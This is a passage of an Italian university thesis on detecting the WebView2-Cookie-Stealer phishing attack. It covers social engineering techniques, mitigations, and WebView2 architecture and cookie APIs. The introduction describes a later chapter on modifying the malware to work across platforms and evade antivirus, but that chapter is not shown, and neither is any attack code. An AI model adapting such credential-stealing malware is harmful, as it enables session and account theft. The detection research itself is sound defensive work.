

**Università degli Studi Mediterranea di Reggio Calabria**  
Dipartimento di Ingegneria dell'Informazione, delle Infrastrutture e  
dell'Energia Sostenibile  
Corso di Laurea in Ingegneria Informatica e dei Sistemi per le Telecomunicazioni

---



**Tesi di Laurea**

**Implementazione di una soluzione IDS ad-hoc per la  
rilevazione dell'attacco WebView2-Cookie-Stealer**

Relatore

Prof. Francesco Buccafurri

Correlatore

Ing. Vincenzo De Angelis

Candidato

Samuele Pirrotta  
matr. 1003625

---

**Anno Accademico 2021-2022**



---

# Indice

<b>Introduzione .....</b>	1
<b>1 Principi di Ingegneria Sociale .....</b>	3
1.1 Dati Attacchi di Ingegneria Sociale .....	4
1.2 Attacchi di Ingegneria Sociale .....	5
1.2.1 Phishing .....	5
1.2.2 Vishing .....	6
1.2.3 Baiting .....	6
1.2.4 Qui-Pro-Quo.....	7
1.2.5 Piggybacking .....	7
1.3 Mitigazioni Attacchi di Ingegneria Sociale e Informatici .....	8
<b>2 Microsoft Edge WebView2 .....</b>	11
2.1 Architettura .....	12
2.1.1 Cartella dei Dati Utente.....	13
2.2 Differenze con Microsoft Edge .....	14
2.3 Principali Classi ed API .....	15
2.4 Workflow Eventi di Navigazione .....	16
2.5 Autenticazione di base .....	17
2.6 Gestione Personalizzata delle richieste di rete .....	19
2.7 Sviluppo sicuro di applicazioni WebView2 .....	22
<b>3 Attacco WebView2-Cookie-Stealer .....</b>	25
3.1 Preparazione dell'ambiente di lavoro .....	27
3.2 Funzionamento dell'attacco .....	31
3.3 Analisi del codice sorgente .....	37
3.3.1 Classe <i>AppStartPage.cpp</i> .....	37
3.3.2 Classe <i>AppWindow.cpp</i> .....	38
3.3.3 Classe <i>ScenarioCookieManagement.cpp</i> .....	40
3.4 Modifica dell'attacco .....	43
3.4.1 Casi Particolari .....	50

<b>4 Implementazione della soluzione IDS .....</b>	53
4.1 Funzionamento IDS.....	54
4.1.1 Modalità Base .....	55
4.1.2 Modalità Avanzata .....	59
4.2 Analisi del codice sorgente .....	62
4.2.1 Modalità Base .....	67
4.2.2 Modalità Avanzata .....	70
<b>Conclusioni .....</b>	77
<b>Riferimenti bibliografici.....</b>	79

---

## Introduzione

Nella società odierna le connessioni che ognuno di noi ha con il mondo digitale crescono notevolmente di giorno in giorno, andando così a moltiplicare di molto le opportunità che la tecnologia ci offre per migliorare le nostre vite. Di contro, con l'aumento delle opportunità vi è anche un forte aumento del rischio legato all'utilizzo improprio e scarsamente consapevole, da parte della maggioranza degli utenti, di tali tecnologie.

Nel corso di questo elaborato di tesi ci si concentrerà sullo studio di un attacco informatico di Phishing denominato WebView2-Cookie-Stealer, da ora in poi riferito come VW2-CS o applicazione malevola, che risulta essere uno tra i più insidiosi e maggiormente dannosi in circolazione. Tale attacco sfrutta le tecniche dell'Ingegneria Sociale, al fine di trarre in inganno la vittima e sottrarre le credenziali di accesso a piattaforme web, andando a bypassare i sistemi di autenticazione a più fattori. Durante il lavoro di tesi la parte di sperimentazione ha comportato una meticolosa analisi del codice al fine di trattare due principali aspetti: individuare le componenti da modificare per rendere utilizzabile l'attacco con la maggior parte delle piattaforme web ed attuare delle strategie di rilevazione al fine di rendere l'attacco meno efficiente e in alcuni casi bloccarlo preventivamente.

Per meglio comprendere il codice dell'applicazione malevola è stato necessario approfondire il linguaggio di programmazione C++, inoltre, l'elevata complessità di individuazione dell'attacco, ha condotto, come spesso richiesto dalla cybersecurity "pratica", alla formulazione di una soluzione progettata ad-hoc attraverso la realizzazione di uno script in linguaggio di programmazione Python.

L'elaborato di tesi è strutturato nel seguente modo, nel **Capitolo 1** si presenterà un'introduzione ai principi dell'Ingegneria Sociale e ai principali attacchi di Phishing, oltre che offrire delle best practices per tentare di arginare il rischio di esserne vittime.

Nel **Capitolo 2** verrà presentato il framework Microsoft Edge WebView2, la sua architettura, le principali differenze con il browser Microsoft Edge, le classi principali che lo compongono e le API offerte. Particolare attenzione sarà data alle motivazioni che portano uno sviluppatore all'utilizzo di questo framework e alle sue potenzialità.

Nel **Capitolo 3**, verranno illustrate le componenti principali del codice sorgente dell'applicazione malevola nonché il funzionamento dettagliato dell'attacco VW2-

CS. Verrà inoltre mostrato come modificare il codice sorgente dell'applicazione malevola al fine di rendere l'attacco funzionante su quasi tutte le piattaforme web ed infine, come un comune software anti-virus non sia in grado di rilevare l'applicazione come potenzialmente dannosa, consentendone quindi la normale esecuzione.

Nel **Capitolo 4** si tratterà la soluzione proposta, saranno presentate due tecniche di rilevazione sviluppate ad-hoc utilizzando il linguaggio di programmazione Python, la prima tecnica consiste nell'effettuare un'analisi del payload del pacchetto al fine di rintracciare pattern testuali che consentano di individuare il furto delle credenziali di accesso dell'utente. Nel medesimo capitolo sarà presentata una contromisura per tale tecnica. La seconda tecnica realizzata prevede invece un'analisi degli indirizzi IP e delle porte attraverso cui l'applicazione malevola effettua le proprie richieste, al fine di individuare indirizzi IP di destinazioni non conformi con quanto dichiarato dall'applicazione.

L'elaborato si conclude illustrando possibili sviluppi futuri per migliorare sia l'attacco e renderlo utilizzabile su un maggior numero di piattaforme web, che le tecniche di rilevazione proposte, al fine di rendere lo stesso il più inefficiente possibile.

## Principi di Ingegneria Sociale

*In questo capitolo sarà presentata un'introduzione ai principi dell'Ingegneria Sociale e dei principali attacchi esistenti, andando a descrivere come vengono messi in atto e le best practices da seguire per evitare di essere vittime di questi ultimi.*

Al contrario di quanto si possa immaginare, l'Ingegneria Sociale non è di per sé un attacco informatico, riguarda essenzialmente la psicologia della persuasione. L'attaccante malevolo prende di mira la mente della vittima al fine di guadagnarne la fiducia, per farle compiere azioni non sicure come: cliccare su un link, inviare informazioni personali o ancora scaricare ed aprire o eseguire allegati malevoli.

In un attacco di Ingegneria Sociale, l'attaccante malevolo contatta la vittima al fine di indurla a credere che stia avendo una comunicazione legittima con una figura che possa porre rimedio ad un problema, fingendosi quindi un tecnico informatico oppure con una figura alla quale non può negare la richiesta di informazioni, fingendosi quindi un dirigente aziendale o ancora con una persona di sua conoscenza. Lo scopo principale di questo tipo di attacchi e ciò che li rende di maggior pericolo, è che non necessariamente più utenti devono "cadere nella trappola", è infatti sufficiente, soprattutto in ambito aziendale, che un solo utente che ricopra un ruolo con adeguati privilegi sia vittima di un attacco del genere per mettere in serio rischio tutta la realtà aziendale. [1]

Potendo contare anche su tecniche di Ingegneria Sociale, gli attaccanti malevoli sfruttano canali informativi pubblicamente disponibili, che troppo spesso vengono usati in modo superficiale; ad esempio:


- chat aziendali pubblicamente disponibili su WhatsApp o Telegram;
- gruppi Facebook tra colleghi con restrizioni troppo deboli;
- annunci di lavoro non rimossi, in grado di segnalare le tecnologie usate
- forum tecnici di discussione, dove viene usata la mail aziendale.

Queste tecniche prendono il nome di **OSINT (Open Source INTeelligence)** e consistono in tecniche di indagine su fonti aperte al fine di scoprire dettagli sensibili e sempre più approfonditi; non solo il nome dell'azienda o dell'eventuale destinatario della e-mail, ma anche i contatti più frequenti, i clienti e fornitori con i quali si scambiano regolarmente dei pagamenti. [2]

Risulta chiaro alla luce di quanto premesso che gli attacchi di Social Engineering svolgono un ruolo fondamentale nel vettore d'attacco, ovvero la sequenza delle operazioni che l'attaccante compie per effettuare un attacco informatico. Tipicamente, in una stragrande maggioranza dei casi, il vettore d'attacco sfrutta come punto di partenza un'operazione di Social Engineering, ovvero l'attaccante malevolo mira ad inficiare il fattore umano che risulta essere l'anello più debole della catena di sicurezza essendo soggetto ad errori della percezione, bias cognitivi e fiducia indotta. [3]

## 1.1 Dati Attacchi di Ingegneria Sociale

Dal rapporto Data Breach Investigation Report 2022 (DBIR) [4] redatto dal colosso delle telecomunicazioni americano Verizon, è emerso che al seguito dell'analisi di oltre 2.260 violazioni accertate e circa 100 mila incidenti di sicurezza segnalati, il maggior vettore di attacco utilizzato verso le aziende è la cosiddetta "modalità a tre fasi", ovvero: l'invio di una mail di Phishing che include un link a un sito web dannoso o un allegato malevolo; il download del Malware sul terminale dell'utente rende l'attaccante malevolo in grado di rubare le credenziali di numerose applicazioni ad esempio, siti web di banche o siti di e-commerce. [5] In Figura 1.1 è mostrato come il furto di credenziali sia l'attacco informatico più utilizzato per ottenere informazioni personali degli utenti.



**Figura 1.1.** Maggiori Attacchi considerati nel Data Breach Investigation Report 2022 - Verizon

## 1.2 Attacchi di Ingegneria Sociale

Tra le principali tecniche dell'Ingegneria Sociale trovano posto i seguenti attacchi:

- Phishing
- Vishing
- Baiting
- Qui-Pro-Quo
- Piggybacking

### 1.2.1 Phishing

Le tecniche di Phishing vengono attuate tramite l'invio di e-mail o messaggi SMS fraudolenti, tali comunicazioni provengono solitamente da servizi che possono, all'occhio di un utente meno esperto, apparire legittimi e affidabili. Solitamente le e-mail o SMS di Phishing contengono del testo ed un link o un allegato che si viene invitati a cliccare o scaricare. Tale allegato o link se aperto potrebbe installare un Malware sul terminale della vittima oppure una reverse shell attraverso la quale verrà scaricato il contenuto malevolo vero e proprio.

Ulteriore possibilità è che la vittima venga indirizzata ad un sito web apparentemente legittimo che richiede autenticazione a due fattori tramite OTP inviato all'utente per e-mail o SMS. In questo caso, l'attaccante malevolo potrebbe, intercettare l'OTP e autenticarsi al posto del legittimo utente. Fortunatamente questo non è possibile per siti web come l'home banking che attuano la normativa Europea PSD2 che impone la generazione di un codice OTP collegato alla singola transazione finanziaria. Se anche quindi l'attaccante malevolo dovesse riuscire ad entrare in possesso del codice OTP dell'utente, non potrebbe utilizzarlo per una transazione finanziaria diversa da quella per la quale il codice OTP è stato generato. Esiste tuttavia un attacco denominato SIM-swap che consiste nel clonare la scheda SIM della vittima e ricevere i messaggi al suo posto che rende questa tecnica di protezione appena descritta inefficiente, operare questa tipologia di attacco risulta, tuttavia, molto complesso.

Gli attacchi di Phishing possono essere classificati in due principali categorie:

**Phishing Classico:** consiste nell'inviare una moltitudine di messaggi di Phishing, siano essi e-mail che SMS, ad una altrettanto vasta popolazione di potenziali vittime, al fine di rendere maggiori le probabilità che più utenti "cadano nella trappola". Tali e-mail o SMS sono tipicamente scritti da bot generatori di testo, presentando quindi un linguaggio poco corretto, con evidenti errori di sintassi e di semantica. Questo avviene in quanto l'attaccante malevolo non mira ad un target specifico di utenti ma tenta di ottenere quante più vittime possibile. L'utilizzo di questa tipologia di Phishing trova spesso applicazione non solo per il furto di credenziali ma anche per la creazione di Bot-Net.

**Spare Phishing:** questa tipologia di Phishing mira ad un target di utenti strettamente selezionato, prevedendo di fatto, la realizzazione di un attacco ad-hoc per un'azienda o una categoria di utenti (avvocati, medici, etc.). Per tale motivo la

probabilità di successo di un attacco di Spare Phishing è notevolmente superiore rispetto a quella di una campagna di Phishing Classico. Le comunicazioni che vengono inviate alla vittima sono mirate e spesso riportano il nominativo di un collega, di un superiore o di un parente. Posso altre sì contenere informazioni personali della vittima. È evidente che questo tipo di attacco è tanto più sofisticato ed efficace, quanto più l'attaccante malevolo possiede informazioni dettagliate e corrette sul target. Tali informazioni possono essere reperite in diverse modalità, tra le quali:

- tecniche OSINT;
- inganno di persone vicine alla vittima;
- richiesta di contatto su social network.

A questa tipologia di Phishing appartengono gli attacchi denominati **Watering Hole**. Tali attacchi impiegano l'Ingegneria Sociale in modo molto mirato, sono riferiti a gruppi di utenti facenti parte di categorie specifiche come dipendenti delle pubbliche amministrazioni. L'attaccante malevolo genera una versione compromessa della piattaforma web generalmente utilizzata dal gruppo di utenti target, attendendo che almeno uno di essi effettui il login per avere accesso alle sue credenziali.

### 1.2.2 Vishing

Tipologia di attacco che viene effettuata tramite l'utilizzo del telefono e della voce, trova maggiori applicazioni in ambito lavorativo, in quanto, in questi casi, è possibile che l'utente venga ingannato dall'attaccante malevolo che, si finge un dirigente anche di altra aziende, un diretto superiore della vittima o un tecnico informatico che vuole aiutare a risolvere un problema.

Questo attacco trova le sue basi nella tecnica dell'impersonificazione e viene spesso utilizzato per ottenere dalla vittima informazioni personali o credenziali di accesso a sistemi aziendali.

A questa categoria di attacchi di Ingegneria Sociale fa riferimento una tipologia di attacco denominato **BCE (Business E-mail Compromise)**, attraverso il quale l'attaccante malevolo impersonifica per l'appunto un alto dirigente aziendale convincendo la vittima ad esercitare le proprie funzioni aziendali in modo illecito.

### 1.2.3 Baiting

Si realizza attraverso gadget regalati durante convegni e conferenze, lasciando incustoditi dispositivi oppure traendo la vittima in inganno ad utilizzare un dispositivo. Dal punto di vista tecnico questa tipologia di attacchi prende il nome di **HiD (Human interface Device)**. Tipicamente il dispositivo utilizzato è una chiavetta USB e contiene un Malware che se collegato al terminale aziendale potrebbe causare ingenti danni. Non è da trascurare la possibilità che tale attacco sia perpetrato tramite l'utilizzo di dispositivi hardware compromessi come tastiere modificate che contengono keylogger hardware, cavi USB modificati per ottenere accesso ai dati del dispositivo o ancora stazioni di ricarica compromesse.

Da non trascurare inoltre è la protezione degli smartphone e tablet aziendali concessi ai dipendenti, che contenendo informazioni sensibili riguardo l'azienda sono

le principali vittime degli attacchi informatici sferrati tramite l'uso di reti wireless pubbliche.

#### 1.2.4 Qui-Pro-Quo

Questo attacco trova applicazione in ambito aziendale, in particolar modo in quelle aziende nelle quali vi è la presenza di un centralino per la gestione dei numeri telefonici interni. L'attaccante malevolo effettua una chiamata alla vittima fingendo di rispondere ad una richiesta di assistenza tecnica ed avere così accesso al terminale della vittima. Per far ciò e rendere più efficiente tale tipologia di attacco è necessario, per l'attaccante malevolo, conoscere il più possibile il sistema della vittima.

Un ulteriore possibilità per l'attaccante malevolo è quello di fingersi un'azienda esterna di supporto in ambito cybersecurity e dopo aver stipulato il contratto di fornitura dei servizi svolga contestualmente la propria attività malevola.

#### 1.2.5 Piggybacking

Questa tipologia di attacco riguarda l'accesso fisico a locali critici, l'attaccante malevolo si posiziona alle spalle di una persona autorizzata all'accesso e riesce ad accedere ad un locale critico pur non avendone l'autorizzazione. Tipicamente questa tecnica di attacco viene maggiormente sfruttata nella fase di uscita da un luogo critico, in quanto, quando si realizza un protocollo di sicurezza si tende ad effettuare maggiori controlli all'ingresso di un luogo, trascurando così l'uscita.

Quando un utente autorizzato esce dal luogo critico, l'attaccante malevolo coglie l'occasione per entrare nell'area protetta senza alcuna autorizzazione. Risulta quindi fondamentale proteggere in egual modo e misura sia l'ingresso che l'uscita da luoghi critici come potrebbe essere la sala server di un'azienda. [3]

### 1.3 Mitigazioni Attacchi di Ingegneria Sociale e Informatici

Vengono ora illustrate le principali best practices che è consigliato attuare con l'obiettivo principale di ridurre i rischi di essere soggetti ad attacchi di Ingegneria Sociale.

**Corretta gestione delle password** attraverso la definizione di policy da rispettare per la loro generazione, come numero minimo di caratteri, presenza di caratteri alfanumerici e simboli, presenza di lettere maiuscole e minuscole. Definizione di banali regole che vietano ai dipendenti la condivisione della propria password di accesso ai sistemi aziendali con chiunque. Utilizzo di sistemi di accesso sofisticati come Identity Access Management System. Definizione di policy per il cambio periodico delle password e loro distribuzione sicura. Tempestiva eliminazione di account aziendali non più in uso a seguito di licenziamento, dimissione o cambio di ruolo di un dipendente.

**Organizzare campagne di sensibilizzazione e informazione aziendali** al fine di fornire ai dipendenti le conoscenze necessarie a sviluppare un proprio senso critico, atto a riconoscere le situazioni di potenziale pericolo per il perimetro aziendale, ad esempio attacchi di Baiting che potrebbero essere perpetrati attraverso dispositivi malevoli lasciati incustoditi.

Attraverso queste campagne l'azienda deve altresì fornire ai propri dipendenti tutti gli strumenti per permettere loro di svolgere le proprie mansioni in totale rispetto delle policy di sicurezza aziendali, nonché un'adeguata formazione all'utilizzo dei sistemi e degli strumenti aziendali al fine di evitarne un qualsivoglia uso improprio o scorretto che potrebbe portare a situazioni di potenziale pericolo per il perimetro aziendale.

**Attuare una continua valutazione del personale** al fine di individuare eventuali insider malevoli. Di fatto, al giorno d'oggi i sistemi di protezione aziendali presentano come maggior debolezza quella portata dall'elemento umano, non sempre tuttavia un errore da parte di un dipendente avviene per non conoscenza del sistema aziendale o per una svista, sempre più volte accade infatti, che i perimetri aziendali vengono violati a seguito di una fuga di informazioni da parte di un insider, ovvero un dipendente stesso dell'azienda. Risulta quindi evidente la necessità di un continuo monitoraggio di ciò che avviene all'interno dell'azienda e dei dispositivi aziendali in possesso degli utenti. A tal fine sono necessari sistemi di logging che effettuino un monitoring accurato e sistemi protetti per l'accesso a tali log, al fine di evitare la loro manomissione.

**Utilizzo di autenticazione a più fattori** per l'accesso a sistemi aziendali critici. Al fine di porre un ulteriore livello di protezione a difesa del cyber perimetro aziendale. Da evitare sono i sistemi di autenticazione basati su OTP che arrivano all'utente via e-mail o SMS, che come visto in precedenza nel **Paragrafo 1.2.1**, possono essere soggetti ad attacchi di SIM-swap o Man-in-the-Mail. È consigliato utilizzare appositi sistemi che offrono il servizio di OTP come Google Authenticator.

**Utilizzare sistemi anti-phishing** a difesa delle caselle email aziendali, può ridurre di molto il rischio di essere vittima di attacchi di questo tipo. Tali sistemi sfruttano il principio del pattern recognition applicato sul corpo della mail, sull’indirizzo mittente e sugli indirizzi destinatari, con lo scopo di individuare anomalie che potrebbero rendere un messaggio e-mail vettore di un attacco di Phishing. La maggior parte delle soluzioni aziendali enterprise dispone già di strumenti atti allo scopo.

**Utilizzare comunicazioni cifrate** per l’invio di messaggi di posta elettronica o comunicazioni su reti pubbliche. È consigliato l’utilizzo del protocollo TLS dalla versione 1.2 a quelle superiori, al fine di garantire che le comunicazioni aziendali avvengano in modo cifrato anche quando il canale non è per propria natura sicuro.

**Mantenere aggiornati i software aziendali** risulta di fondamentale importanza al fine di evitare attacchi di tipo 0-day. Un corretto e continuo aggiornamento di tutti i software e sistemi operativi utilizzati in azienda garantisce un perimetro cybernetico più sicuro. Non da trascurare sono gli aggiornamenti firmware delle periferiche esterne quali stampanti, fax, scanner, plotter, etc. soprattutto se operano connesse alla rete aziendale, in quanto, un attaccante malevolo potrebbe facilmente sfruttare una vulnerabilità presente in esse per arrivare ad un terminale aziendale.

**Svolgere campagne di Vulnerability Assessment e Penetration Testing** periodicamente, con lo scopo di individuare i punti deboli del perimetro aziendale ed intervenire tempestivamente per porvi rimedio. L’attività di Penetration Testing ha come scopo ultimo quello di valutare quali porzioni dell’azienda sono più vulnerabili ad un attacco informatico e può essere svolto in modalità **White-box**, avendo cioè conoscenza completa dei sistemi software aziendali, rappresenta la tecnica di ricerca di vulnerabilità più accurata ma non da percezione di ciò che un attaccante esterno potrebbe essere in grado di fare. Oppure in modalità **Black-box** che consente di aver maggior percezione di ciò che un attaccante esterno potrebbe essere in grado di fare con le sole informazioni pubbliche disponibili raccolte con tecniche OSINT, con la conseguenza di avere un’analisi meno approfondita delle potenziali vulnerabilità presenti nel perimetro aziendale.

**Avere un piano di Incident Response** risulta di fondamentale importanza per operare una corretta risposta agli incidenti informatici che non si è stati in grado di prevenire. Il piano di Incident Response deve essere redatto da personale che possiede elevate competenze tecniche ed esperienza nel campo della cybersecurity. L’azienda può quindi formare un proprio **SOC (Security Operation Center)** interno oppure utilizzare un’azienda terza che fornisce questo servizio. I rischi di quest’ultima soluzione sono quelli derivanti dalla concorrenza sleale in quanto, le aziende che offrono questi servizi si rivolgono solitamente verso più clienti. [3]

Le tecniche presentate non vogliono essere dei rimedi ma delle mitigazioni agli attacchi precedentemente esposti nel **Paragrafo 1.2**, in quanto, essendo gli attacchi di Ingegneria Sociale mirati al fattore umano, che ricordiamo essere l’anello più debole della catena di sicurezza, solo una costante formazione e informazione dell’utente ed un continuo sviluppo del suo senso critico possono evitare di rendere se stesso e la propria azienda vittima di attacchi informatici.




## Microsoft Edge WebView2

*Nel corso del capitolo sarà da prima presentato il framework Microsoft Edge WebView2 e il suo utilizzo nella realizzazione di applicazioni. Successivamente verranno illustrate le potenzialità offerte, l'architettura, le classi principali che lo compongono e le API messe a disposizione.*

Microsoft Edge WebView2 è un framework che nasce con l'obiettivo di consentire la visualizzazione di contenuti web all'interno di applicazioni desktop native. Sfruttando il browser Microsoft Edge come motore di rendering, il framework WebView2 è di fatto in grado di integrare, in applicazioni desktop native, tecnologie web come HTML, CSS e JavaScript.

Come è possibile notare dal mockup in **Figura 2.1**, il codice web può essere incorporato in diverse parti dell'applicazione desktop oppure l'intera applicazione nativa potrebbe essere sviluppata all'interno di una singola istanza di WebView2.

I vantaggi che derivano dall'utilizzo di un approccio ibrido nella realizzazione di applicazioni riguardano principalmente il tradeoff tra portata e potenza desiderate, dove per portata si intende la capacità di essere fruibile su più dispositivi mentre per potenza si intende la capacità di accedere alle potenti funzionalità di una piattaforma nativa. Di fatto le applicazioni ibride consentono di godere di entrambe queste caratteristiche garantendo l'ubiquità, essendo in parte web application, contemporaneamente all'uso delle piene funzionalità di una piattaforma nativa.



**Figura 2.1.** Applicazione ibrida creata con il framework Microsoft Edge WebView2

L'utilizzo del framework Microsoft Edge WebView2 garantisce inoltre:

- L'utilizzo di librerie e strumenti web, nonché il riuso del codice già esistente;
- Una distribuzione ed interazione più immediata e semplice, caratteristiche intrinseche delle piattaforme web;
- Accesso al set di API native per sistemi operativi Windows;
- Sviluppo incrementale, grazie alla possibilità di aggiungere in qualsiasi momento componenti web all'applicazione;
- Esecuzione sulle versioni di SO Microsoft da Windows 11 a Windows 7, da Windows Server 2008 R2 a Windows Server 2019 e su diverse versioni di Windows 10 IoT.

## 2.1 Architettura


Il framework Microsoft Edge WebView2 utilizza lo stesso modello di processo del browser Microsoft Edge e include quanto segue:

- Un unico processo browser;
- Uno o più processi di rendering;
- Altri processi di supporto come il processo GPU e il processo del servizio audio.

In **Figura 2.2** è illustrata l'architettura descritta secondo quanto riportato nella documentazione ufficiale Microsoft [6]

Il numero di processi in esecuzione durante l'utilizzo di un'applicazione WebView2 può variare a runtime. La creazione di una nuova istanza WebView2 genera, infatti, un nuovo processo di rendering che varia a sua volta in base all'utilizzo della funzione di isolamento del sito<sup>1</sup> oppure in base al numero di origini disconnesse

<sup>1</sup> La funzione di isolamento del sito è una funzionalità offerta dai browser che utilizzano l'architettura Chromium per eseguire il rendering separato per ogni iframe cross-site.



**Figura 2.2.** Architettura dei processi di WebView2

distinte di cui viene eseguito il rendering e che utilizzano la stessa cartella di dati utente.

La logica di controllo della creazione di questi processi dipende dall'architettura Chromium, progettata da Google e sfruttata da Microsoft Edge,<sup>2</sup> esula perciò l'ambito di WebView2.

### 2.1.1 Cartella dei Dati Utente


La cartella dei dati utente (UDF) è una directory archiviata nella macchina dell'utente, che contiene i dati relativi all'applicazione host e WebView2. Un'applicazione WebView2 utilizza questa cartella per archiviare i dati del browser come cookie, chache su disco, dati del FileSystem, dati della cronologia di navigazione, password di salvataggio automatico dei dati, etc.

La cartella dei dati utente viene generata nel percorso predefinito della piattaforma utilizzata oppure, se diversamente specificato, in un percorso personalizzato definito all'interno dell'applicazione host WebView2. Solitamente il percorso predefinito per la generazione della UDF è il percorso di avvio dell'eseguibile .exe dell'applicazione host WebView2. Se l'UDF non esiste verrà creata al momento dell'esecuzione.

In una raccolta di processi WebView2 ciascuno di essi è legato al processo browser, che ricordiamo essere unico ed associato ad una singola cartella di dati utente. Se un'applicazione utilizza di fatto più cartelle di dati utente, verrà creata una raccolta di processi per ciascuna di esse. Una stessa cartella di dati utente (UDF) potrebbe anche essere contemporaneamente condivisa da due diverse applicazioni host WebView2, ciò impone che le due applicazioni host condividano il gruppo o raccolta di processi, come mostrato in **Figura 2.3**, ma ciò comporterebbe delle implicazioni negative sulle prestazioni e sulla gestione stessa delle UDF.

---

<sup>2</sup> La documentazione ufficiale per il modello di processo di browser che utilizzano tecnologia Chromium è disponibile al seguente link: <https://developer.chrome.com/blog/inside-browser-part1>



**Figura 2.3.** Condivisione di gruppo di processi WebView2

## 2.2 Differenze con Microsoft Edge

Nel precedente paragrafo si è detto che il framework WebView2 utilizza come motore di rendering il browser Microsoft Edge, è quindi possibile estendere le sue funzionalità ad un'applicazione WebView2. Tuttavia, poiché WebView2 non è limitato alla creazione di applicazioni browser, alcune funzionalità di Microsoft Edge non sono disponibili.

La maggior parte delle funzionalità incluse in Microsoft Edge operano nello stesso modo in WebView2 e non includono il marchio del browser. Alcune delle funzionalità nativamente incluse sono:

- Compilazione automatica per indirizzi;
- Compilazione automatica per le password;
- Download.

Mentre di default sono disattivate e non configurabili, tra le altre, le seguenti funzionalità:

- Compilazione automatica per i pagamenti;
- Estensioni del browser;
- Preferiti;
- Profilo personale.

È inoltre possibile utilizzare le scorciatoie da tastiera quando non riguardano funzionalità disattivate o non disponibili in ambiente WebView2.

Per un elenco completo delle funzionalità attive e non, per visionare le scorciatoie da tastiera che è possibile utilizzare e gli URL statici interni che permettono di accedere alle configurazioni del browser, si rimanda alla documentazione ufficiale Microsoft Edge WebView2<sup>3</sup>.

---

<sup>3</sup> Documentazione ufficiale Microsoft WebView2: <https://docs.microsoft.com/en-us/microsoft-edge/webview2/concepts/browser-features>

## 2.3 Principali Classi ed API

Le classi principali di un'applicazione WebView2 sono:

- 1- **CoreWebView2Environment:** che rappresenta un gruppo o raccolta di processi che condividono lo stesso processo browser WebView2, la stessa cartella dei dati utente (UDF) e lo stesso processo di rendering;
- 2- **CoreWebView2Controller:** è responsabile delle funzionalità relative all'hosting come lo stato attivo della finestra, la visibilità, le dimensioni e l'input dell'applicazione host WebView2. Questa classe è istanziata da CoreWebView2Environment;
- 3- **CoreWebView2:** si occupa delle parti specifiche del web inclusi networking, navigazione, script e rendering di codice HTML. Anche questa classe è istanziata da CoreWebView2Environment.

Queste tre classi interagiscono in modo che l'applicazione host WebView2 possa ospitare ed accedere alle funzionalità del processo browser e mettono a disposizione una vasta gamma di API, tra le quali risultano di maggior rilevanza quelle mostrate nelle successive tabelle.

Interfaccia	Comando	Descrizione
ICoreWebView2CookieList	get_Count()	Il numero di cookie contenuti in ICoreWebView2CookieList
ICoreWebView2CookieList	GetValueAtIndex()	L'oggetto cookie in corrispondenza dell'indice specificato
ICoreWebView2Cookie	get_Domain()	Il dominio per il quale il cookie è valido
ICoreWebView2Cookie	get_Expires()	La data e l'ora di scadenza del cookie come secondi
ICoreWebView2Cookie	get_isHttpOnly()	Se il cookie è solo http
ICoreWebView2Cookie	get_isSecure()	Il livello di sicurezza del cookie
